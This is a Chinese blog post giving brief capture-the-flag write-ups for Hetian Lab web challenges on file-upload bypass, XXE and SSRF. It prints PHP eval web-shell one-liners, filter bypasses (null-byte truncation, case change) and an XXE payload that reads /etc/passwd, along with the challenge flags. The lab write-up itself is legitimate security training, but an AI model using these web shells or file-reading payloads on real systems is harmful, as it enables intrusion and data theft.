
合天网安 在线实验 CTF竞赛 writeup（第七周 | 再见上传、第八周 | 随意的上传、第十三周 | simple xxe、第十五周 | 回显的SSRF）

原创

shu天 于 2021-12-16 13:45:00 发布 209 收藏

分类专栏： ctf # web 文章标签： ctf web 安全



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web


46 篇文章 1 订阅

订阅专栏

文章目录


第七周 | 再见上传

<?php @eval($_POST['g']);?>做一个木马，发现只是上传png格式，但是dir也被post了，可以修改dir来拼接文件名，加上%00阶段（%00需要urldecode）




flag{asdf_hetianlab_com}


第八周 | 随意的上传




```
<script language="Php">eval($_REQUEST[1])</script>
```


<?和php都被过滤替换了，php可以大写绕过Php






flag{0123_4567_8901}

第十三周 | simple xxe




可以用file协议读文件

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE note [
  <!ENTITY admin SYSTEM "file:///etc/passwd">
  ]>
<user><username>&admin;</username><password>123456</password></user>
```



注释里面有提示


```
<div class="wizard-navigation">
    <ul>
        <li><a href="#about" data-toggle="tab">tips:</a></li>
        <li><a href="javascript:void(0)" ><span style="color:red;" class="msg"></span></a></li>
<!--         <li><a href="javascript:void(0)" ><span style="color:red;" class="msg">flag在/opt/flag2.txt文件中</span></a></li> -->
        <li><a href="javascript:void(0)"></a></li>
    </ul>
</div>
```



flag{hetianlab_ctf}

第十五周 | 回显的SSRF

File协议读文件



flag{enter_your_passwd}